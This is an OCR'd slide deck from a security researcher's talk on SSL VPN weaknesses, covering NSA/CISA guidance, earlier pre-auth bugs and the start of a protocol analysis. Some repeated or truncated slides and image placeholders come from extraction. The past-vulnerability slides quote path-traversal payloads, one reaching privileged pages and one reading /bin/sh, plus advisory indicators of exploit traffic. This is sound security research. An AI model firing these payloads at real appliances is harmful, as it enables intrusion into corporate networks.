txOne networks

My name is impostor.
You are SSL VPN.
Prepare to let me surf freely.

Ta-Lun Yen
Senior Vulnerability Researcher,
TXOne Research

Ta-Lun Yen

- Vulnerability Researcher, TXOne Networks
  - Finding other vendor's bugs (*)
  - Reverse Engineering, Protocol Analysis, Hardware Attacks, Fuzzing
  - Black Hat EU 19/21/24, CODE BLUE 20/21/23, HITCON, hardwear.io
- Taiwanese hacker group "UCCU Hacker"

“Why SSL VPNs?”

- Had to pick a research topic
  - remote, high-value, high-profile targets
- SSL VPNs seems to be a good target.
- Has a vulnerable track record


- Today we talk about:
  breaking firewall rules in 4 out of 6 major VPNs


Rise of teleworking, and advent of SSL VPNs

- In the beginning there was no SSL VPNs, and teleworking was hard.
- Imagine connecting to VPNs:

Rise of t…and advent of SSL VPNs

- In the beg… and telew…
- Imagine c…





SSL VPN seems to be doing wonders!

- Yes.
- Mostly, engineering taking human factor into account.
- Recommended against by NSA/CISA
- We shall investigate “attack vector”

NSA, CISA | Selecting and Hardening Remote Access VPN Solutions

- Cryptographic weakening of encrypted traffic sessions
- Hijacking of encrypted traffic sessions
- Arbitrary reads of sensitive data (e.g., configurations, credentials, keys) from the device

These effects usually lead to further malicious access through the VPN, resulting in large-scale compromise of the corporate network or identity infrastructure and sometimes of separate services as well.

Considerations for Selecting Remote Access VPNs

When choosing a remote access VPN, consider these recommendations:

- Avoid selecting non-standard VPN solutions, including a class of products referred to as Secure Sockets Layer/Transport Layer Security (SSL/TLS) VPNs. These products include custom, non-standard features to tunnel traffic via TLS. Using custom or non-standard features creates additional risk exposure, even when the TLS parameters used by the products are secure. NSA and CISA recommend standardized Internet Key Exchange/Internet Protocol Security (IKE/IPsec) VPNs that have been validated against standardized security requirements for VPNs.


SSL VPN and its vulnerable past - #1

Infiltrating Corporate Intranet Like NSA

Pre-auth RCE on Leading SSL VPNs

Orange Tsai (@orange_8361)
Meh Chang (@mehqq_)

From SEGFAULT to RCE



Failed Patterns

- ACL bypass on customized C webserver + RESTful backend
  - Abuse Regular Expression greedy mode to bypass path check

    `^/public/images/.+/(front|background)_.+`
  - Dispatched to backend PHP engine and access privileged pages

```
https://sslvpn/public/images/x/front_x/../../../../some.php
```

Arbitrary file reading

- Utilize the feature of **snprintf**
  - *The snprintf() and vsnprintf() functions will write **at most size-1** of the characters printed into the output string*
  - Appended file extension can be stripped!

```
/migadmin/lang//../../../..////////////////////////////bin/sh.json
```

SSL VPN and its vulnerable past - #2

- We're Out Of Titles For VPN Vulns - It’s Not Funny Anymore (Fortinet CVE-2022-42475), watchTowr


Locating the bug

Fortinet's security advisory doesn't give us much to go by, in terms of exploitation:

Port	Description
80	GET request /remote/login?lang=en and POST request /remote/error with string of ‘aaaaaa’
443	Suspicious packets that may be used for exploiting*
30080	GET request for payloads – w, busybox-arm64, elf
30443	Receiving and executing commands

*unconfirmed, as the traffic is encrypted

SSL VPN and its vulnerable past - #2



SSL VPN and its vulnerable past - #3

- “New” features like baseline enforcements:
  - Enforced by proprietary client, stating “OK” to the server

SSL VPN and its vulnerable past

- Most SSL VPN bugs are **web-based** bugs
  - Time for something else…

Locating the bug

Fortinet's security advisory doesn't give us much to go by, in terms of exploitation:

Port	Description
80	GET request /remote/login?lang=en and POST request /remote/error with string of 'aaaaaa'
443	Suspicious packets that may be used for exploiting*
30080	GET request for payloads – w, busybox-arm64, elf
30443	Receiving and executing commands


*unconfirmed, as the traffic is encrypted

Chapter 1 – Dissect the protocol

- Truth:
  - Less-to-none protocol-based bugs
  - SSL VPNs implement their own protocols – recipe for disaster
- Key questions:
  - Can we compromise (RCE) a SSL VPN appliance via tunnel from remote?
  - Can we affect integrity or confidentiality of a SSL VPN tunnel?
- Requirements:
  - To perform RE on firewalls, both client and “server”
- Actionable:
  - Need a way to obtain most major vendor’s “server”
  - Need to understand SSL VPN tunnel mechanisms


SSL VPN gateways and where to find them?

Golden question:
“Are you Bruce Wayne ($$$)?”




SSL VPN gateways and where to find them?

Golden question:
“Are you Bruce Wayne ($$$)?”




SSL VPN gateways and where to find them?


Golden question:
“Are you Bruce Wayne ($$$)?”




SSL VPN Connection Protocol, Generalized



